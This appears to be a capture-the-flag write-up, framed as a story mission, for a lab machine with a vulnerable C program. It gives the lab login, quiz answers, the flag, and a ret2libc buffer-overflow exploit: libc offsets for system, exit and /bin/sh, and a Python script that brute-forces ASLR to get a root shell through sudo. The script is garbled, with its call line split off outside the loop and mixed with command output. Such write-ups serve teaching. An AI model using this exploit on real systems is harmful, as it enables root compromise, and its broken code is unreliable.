Mission Title

The Test

Historical Context

Following his capture by Claire and Tarain, Ethan opts to work with Recon to gather intel on SHAX. However, as a preliminary step, Recon subjects Ethan to an assessment to gauge his hacking prowess.

Overview of Technical Strategy

Ethan faces a challenge on a computer system. His objective is to acquire the highest level of access possible on the provided computer.

Brief Mission Overview

Greetings, Ethan, and welcome to the Recon Evaluation. We will grant you access to a computer system where your hacking abilities will be put to the test. To proceed with our team, you must successfully complete this challenge. Are you prepared to take control of the assigned system? Best of luck!

Detailed Mission Brief

After his arrest by Claire and Tarain, Ethan agrees to aid Recon in uncovering details about SHAX. As an initial step, Recon requires Ethan to undergo a test to verify his hacking skills.

Tools

- User: thetest
- Password: p4ssw0rdT3st

Questions

What is the name of the vulnerability?

- Buffer overflow | BOF

How many chars do you need to trigger the vulnerability?

- 268

What compilation flags allow the execution of code?

- -fno-stack-protector -z execstack

Hints

1. Check input of thetest
2. Check security protections against exploiting
3. Try to bypass ASLR by prediction

Categories

- Reversing
- BOF
- ASLR
- Exploiting

Write Up

Gain SSH access to the computer:

- Username: thetest
- Password: p4ssw0rdT3st

Inside the /home/thetest directory, there is a binary file named "thetest".
Additionally, there is a source code file named "thetest.c".

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void flag(){
    system("cat /root/flag/flag.txt");
}

void welcome(char *input){
    printf("Welcome to the Test!");
    char buf[256];
    strcpy(buf, input);
}

int main(int argc, char **argv){
    if (argc > 1)
      welcome(argv[1]);
    else
            printf("You need an argument to pass the test");
    return 0;
}
```

- gcc -ggdb -m32 -fno-stack-protector -z execstack -o example aaa.c

To ensure the stack is executable while keeping Address Space Layout Randomization (ASLR) enabled, and to prevent modifications to the file, apply the command 'chattr +i' on the example file. This setup is crucial when testing the vulnerability, specifically a buffer overflow scenario.



Figure 1

To achieve buffer overflow, it requires repeating the character 'A' 268 times. Given that Address Space Layout Randomization (ASLR) is enabled, as evidenced by the output '2' from checking `/proc/sys/kernel/randomize_va_space`, the function `flag()` serves merely as a decoy.

Consequently, it's essential to employ brute force to invoke a certain function that enables code execution as root, such as `/bin/sh`.

To exploit this vulnerability, one must locate the memory address offsets for the `system`, `exit` functions, and the string `/bin/sh`. Additionally, identifying the potential starting base address of the libc library is crucial for crafting a successful exploit.

```
root@ip-172-17-132-25:/tmp# readelf -s /usr/lib32/libc.so.6 | grep system
   258: 00137810   106 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.0
   662: 00045420    63 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1534: 00045420    63 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.0
root@ip-172-17-132-25:/tmp# readelf -s /usr/lib32/libc.so.6 | grep exit
   121: 000385c0    43 FUNC    GLOBAL DEFAULT   16 __cxa_at_quick_exit@@GLIBC_2.10
   150: 00037f80    39 FUNC    GLOBAL DEFAULT   16 exit@@GLIBC_2.0
root@ip-172-17-132-25:/tmp# strings -a -t x /usr/lib32/libc.so.6 | grep /bin/sh
 18f352 /bin/sh
```

```
  1534: 00045420    63 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.0
   150: 00037f80    39 FUNC    GLOBAL DEFAULT   16 exit@@GLIBC_2.0
 18f352 /bin/sh

root@ip-172-17-132-25:/tmp# for i in `seq 1 5`; do ldd example | grep libc; done
        libc.so.6 => /lib32/libc.so.6 (0xf7d03000)
        libc.so.6 => /lib32/libc.so.6 (0xf7d7b000)
        libc.so.6 => /lib32/libc.so.6 (0xf7d11000)
        libc.so.6 => /lib32/libc.so.6 (0xf7d8f000)
        libc.so.6 => /lib32/libc.so.6 (0xf7d30000)
```

Creating a Python program to exploit a buffer overflow vulnerability, especially under conditions with ASLR enabled, involves several steps. The program typically generates a payload that includes the right number of bytes to overflow the buffer, followed by addresses of the system, exit, and /bin/sh functions extracted from the libc library. Since ASLR randomizes these addresses, the exploit might need to include a way to leak addresses or use a brute-force approach if direct address leakage isn't possible

```
from subprocess import call
import struct

# Offsets of System, Exit, /bin/sh and libc_base_addr prediction for brute force
libc_base_addr = 0xf7d30000
system_offset  = 0x00045420
exit_offset    = 0x00037f80
binsh_offset   = 0x0018f352

# Calculation of System, Exit, binsh addr
system_addr = struct.pack("<I",libc_base_addr + system_offset)
exit_addr   = struct.pack("<I",libc_base_addr + exit_offset)
binsh_addr  = struct.pack("<I",libc_base_addr + binsh_offset)

# Creating the payload
buf = b'A' * 268
buf += system_addr
buf += exit_addr
buf += binsh_addr


i = 0
while(i<512):
    print("Try :%s" %i)
    i = i+1
```

```
    ret = call(["/usr/bin/sudo", "/home/thetest/thetest"] + buf.split(b'\0'))


sudo -l
(ALL) NOPASSWD: /home/thetest/thetest
```



Figure 2

Flag Information

flag{yes_ASLR_1s_so_predictable}